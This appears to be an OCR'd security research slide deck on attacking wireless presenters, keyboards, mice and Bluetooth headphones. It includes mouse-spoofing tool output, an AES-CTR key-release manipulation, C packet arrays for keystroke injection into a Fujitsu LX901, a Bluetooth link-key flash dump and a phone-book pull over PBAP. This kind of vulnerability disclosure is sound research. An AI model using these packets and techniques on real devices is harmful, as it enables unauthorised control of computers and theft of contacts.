usage: radioactivemouse.py [-h] -a ADDRESS -c CHANNEL -d DEVICE -x ATTACK [-l]

optional arguments:
  -h, --help            show this help message and exit
  -a ADDRESS, --address ADDRESS
                        Address of nRF24 device
  -c CHANNEL, --channel CHANNEL
                        ShockBurst RF channel
  -d DEVICE, --device DEVICE
                        Target device (supported: microsoft, cherry, perixx)
  -x ATTACK, --attack ATTACK
                        Attack vector (use 'list' for available attack vectors
  -l, --list            List available attack vectors
[root@hackbox radioactivemouse]# python radioactivemouse.py -a A9:A9:7F:E8:86 -c 5 -d microsoft -x win7_german
nRF24 Playset

Radioactive Mouse v0.7 by Matthias Deeg - SySS GmbH (c) 2016
[*] Configure nRF24 radio
[*] Initialize mouse: Microsoft
[*] Generate mouse actions for selected attack vector 'Windows 7 Default, German keymap'
[*] Start mouse spoofing attack ...
[*] Done.
[root@hackbox radioactivemouse]#
```

Replay Attacks

„Pon de replay!"

Replay attacks against wireless input devices

Replay Attacks

- All tested wireless presenters are vulnerable to replay attacks
- But replay attacks aren’t that interesting regarding wireless presenters, as there are no security-sensitive inputs like password entries
- The tested Bluetooth keyboards are not vulnerable to replay attacks

Keystroke Injection Attacks

*„One small keystroke injection for me,
one giant injection attack
for mousekind.“*

Remotely taking control over
a computer system

Keystroke Injection Attacks

- The data communication of all tested wireless presenters is unencrypted and unauthenticated (disregarding data whitening)
- By knowing the correct packet format, keystroke packets can be sent to the corresponding USB receiver dongle
- If there is no input validation performed by the USB receiver dongle (e. g. whitelisting), arbitrary keystrokes (USB HID keyboard events) can be triggered on the target system
- Two of our tested wireless presenters were not vulnerable to keystroke injection attacks

Keystroke Injection Attacks

- The Fujitsu Wireless Keyboard Set LX901 uses AES encryption for protecting the keyboard communication
- AES-encrypted data packets with payload size of 16 bytes
- Cryptographic issues regarding the AES encryption, for instance insecure use of AES CTR mode, could not be found, like in the following previously tested AES-encrypted keyboards:
  - Cherry B.UNLIMITED AES
  - Logitech MK520
  - Perixx PERIDUO-710W


Recap: Keystroke Injection Attacks

- The plaintext of a key release packet is as follows:

00	00	00	00	00	00	00	00	00	00	00

(11 NULL bytes)

- Counter mode encryption:



Known values for a key release packet are marked red

Recap: Keystroke Injection Attacks

- IVs (random counter values) can be reused (see replay attack)

⇒ *Known plaintext attack*

- Encrypted key release packet consists of 16 Bytes:


8C	49	A1	35	2D	9F	67	C0	1E	0D	B8	5F	42	A7	23	9E
data											random value				

- The data of a key release packet (11 NULL bytes) are the actual keystream block, as x ⊕ 0 = x (exclusive or)

⇒ *A key release packet can be manipulated arbitrarily*


Keystroke Injection Attacks

- However, concerning the Fujitsu LX901 we found out that simply sending unencrypted keystroke packets as described in the Cypress CY4672 PRoC LP Reference Design Kit [21] works just fine
- The two-chip design also allowed for SPI sniffing



Keystroke Injection Attacks

- As CYRF6936 uses pseudo noise codes for data whitening, we simply also used a CYRF6936 transceiver with the same configuration
- Using an ATmega328p-based multiprotocol RF module with some modified code from the project DIY-Multiprotocol-TX-Module worked just fine for our PoC attack
- This device has the following four transceivers: CYRF6936, CC2500, A7105, nRF24L01



Keystroke Injection Attacks


```c
// Cypress recommended SOP PN codes (see Table 7-7 of WirelessUSB™ LP/LPstar and PRoC™ LP/LPstar Technical Reference Manual)
uint8_t SOP_PN_CODES[][8] = {
  "\x3C\x37\xCC\x91\xE2\xF8\xCC\x91",
  "\x9B\xC5\xA1\x0F\xAD\x39\xA2\x0F",
  "\xEF\x64\xB0\x2A\xD2\x8F\xB1\x2A",
  "\x66\xCD\x7C\x50\xDD\x26\x7C\x50",
  "\x5C\xE1\xF6\x44\xAD\x16\xF6\x44",
  "\x5A\xCC\xAE\x46\xB6\x31\xAE\x46",
  "\xA1\x78\xDC\x3C\x9E\x82\xDC\x3C",
  "\xB9\x8E\x19\x74\x6F\x65\x18\x74",
  "\xDF\xB1\xC0\x49\x62\xDF\xC1\x49",
  "\x97\xE5\x14\x72\x7F\x1A\x14\x72"
};

// key data for Fujitsu wireless keyboard LX901
uint8_t packet_keypress1[] = "\x41\x04";      // a
uint8_t packet_keypress2[] = "\x41\x04\x02";  // A (a + SHIFT)
uint8_t packet_keypress3[] = "\x41\x05\x02";  // B (b + SHIFT)
uint8_t packet_key_release[] = "\x45\x00";
```

Bluetooth Trust Relationships

In the course of our research project, we made the following two interesting observations that combined result in an interesting attack vector:

1. Cryptographic key material of bonded Bluetooth devices can be extracted by an attacker with physical access without much difficulties
2. Most of the Bluetooth stacks of modern operating systems do not strictly bind specific properties of a bonded Bluetooth device with its pairing information (Bluetooth address and link key)

Connected Bluetooth Headphones



11:37

Connected devices

Currently connected


SE-MJ553BT

Pair new device

Previously connected devices

Connection preferences
Bluetooth, NFC

Visible as “Pixel 2” to other devices



11:38

Device details

SE-MJ553BT

Phone calls

Media audio

HD audio


Contact sharing

Device's Bluetooth address: F4:0E:11:76:71:AD

Calls and notifications will vibrate

- Bluetooth headphones are connected to a Google Pixel 2 smartphone with Android 9
- By default, the headphones have different privileges

Android Smart Lock



11:19

Smart Lock


On-body detection
Keep your device unlocked while it's on you

Trusted places
Add location where device should be unlocked

Trusted devices
Add device to keep this one unlocked when it's nearby

Trusted face
Set up facial recognition

Voice Match
Set up Voice Match



11:19

Add a trusted device

Add a trusted Bluetooth device to keep this device unlocked when connected.

Examples:


- Your Bluetooth watch
- Your car's Bluetooth system

Note: Bluetooth connections have a range of up to 100 meters.


ADD TRUSTED DEVICE

- Optionally, Bluetooth devices can be used to automatically unlock Android devices using the Smart Lock feature

Physical Access




Extracting Cryptographic Key Material




Qualcomm CSR8635 Bluetooth Audio Platform

Serial Flash memory chip


Extracting Cryptographic Keys (Chip-Off)





Extracting Cryptographic Keys (In-Curcuit)

Extracting Cryptographic Key Material



MiniPro v6.71
File(F) Select IC(S) Project(P) Device(D) Tools(V) Help(H) Language(L)
FILL
TEST
Information

Select IC: AC25LV512

IC Information(No Project opened)
ChipType: EEPROM ChkSum:0x00DB 47C0
IC Size: 0x10000 Bytes

Product Identification
ChipID:

Set Interface: ● 40P adapter ○ ICSP port □ ICSP_VCC Enable

Buff select: Code Memo | Config

```
Address   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  ASCII
0013D0:  B9 00 9F 65 36 00 4E 40 BA CA 2A 07 45 B6 CE 4B  ...e6.N@..*.E..K
0013E0:  09 66 B9 10 7E 63 FB CA 00 00 03 00 B1 22 D0 22  .f..~c......".".
0013F0:  05 00 01 00 0F 00 0A 00 00 00 00 00 B1 22 D2 22  ............".".
001400:  05 00 03 00 0F 00 0A 00 00 00 00 00 B1 22 CF 22  ............".".
001410:  05 00 03 00 0F 00 07 00 00 00 00 00 FF FF FF FF  ................
001420:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001430:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001440:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001450:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001460:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001470:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001480:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
001490:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0014A0:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0014B0:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0014C0:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
```

Options
☑ Erase befor· □ Check ID
☑ Verify after □ Auto SN_NUM
□ Skip 0xFF SetRange: ● ALL ○ Sect
□ Blank Check 0x 00000000 -> 0000FFFF

IC Config Informaton
☑ Off-protect before programming
Status register Byte: 0x0C

Ready Hardware Interface Ver: TL866A V03.2.82 0000 0000

- Among other things, the memory dump contains Bluetooth pairing information
- Bluetooth address (funny data format)
- Shared secret (link key)

Exploiting the Trust Relationship

- During the Bluetooth pairing process, by default, specific Bluetooth devices are granted access to specific functionalities
- If the trust relationship of the attacked Bluetooth device already allows for using more functionality, an attacker can directly exploit this
- For example, Bluetooth headphones with a built-in microphone often get phone book access (PBAP) and can answer calls (HSP)
- With the link key and the Bluetooth device addresses, an attacker is able to emulate a different device (e. g. keyboard) and exploit the existing Bluetooth trust relationship

Exploiting the Trust Relationship


```
[syss@Livehack-VM pypbap]$ python2 pbapclient.py
Welcome to the PhoneBook Access Profile!
pbap> connect 40:4E:36:B9:65:9F
2018-10-02 16:03:57,287 __main__ INFO     Finding PBAP service ...
2018-10-02 16:03:58,492 __main__ INFO     PBAP service found!
2018-10-02 16:03:58,493 __main__ INFO     Connecting to pbap server = (40:4E:36:B9:65:9F, 4)
2018-10-02 16:03:58,751 __main__ INFO     Connect success
pbap> pull_vcard_listing telecom/pb
2018-10-02 16:04:12,145 __main__ INFO     Requesting pull_vcard_listing with parameters
{'name': 'telecom/pb', 'self': <__main__.PBAPClient instance at 0x7f8b0cd58ab8>,
'list_startoffset': 0, 'search_value': None, 'search_attribute': 0, 'order': 0,
'max_list_count': 65535}
2018-10-02 16:04:13,145 __main__ INFO     Result of pull_vcard_listing:
<?xml version="1.0"?><!DOCTYPE vcard-listing SYSTEM "vcard-listing.dtd"><vCard-listing
version="1.0"><card handle="0.vcf" name="Live Hack"/><card handle="1.vcf" name="Micky
Maus"/><card handle="2.vcf" name="Donald Duck"/><card handle="3.vcf" name="Daisy Duck"/><card
handle="4.vcf" name="Dagobert Duck"/><card handle="5.vcf" name="Minnie Maus"/><card
handle="6.vcf" name="Daniel Düsentrieb"/><card handle="7.vcf" name="Gustav Gans"/><card
handle="8.vcf" name="Klarabella Kuh"/><card handle="9.vcf" name="Goofy"/><card
handle="10.vcf" name="Gundel Gaukeley"/></vCard-listing>
```

Tested Operating Systems

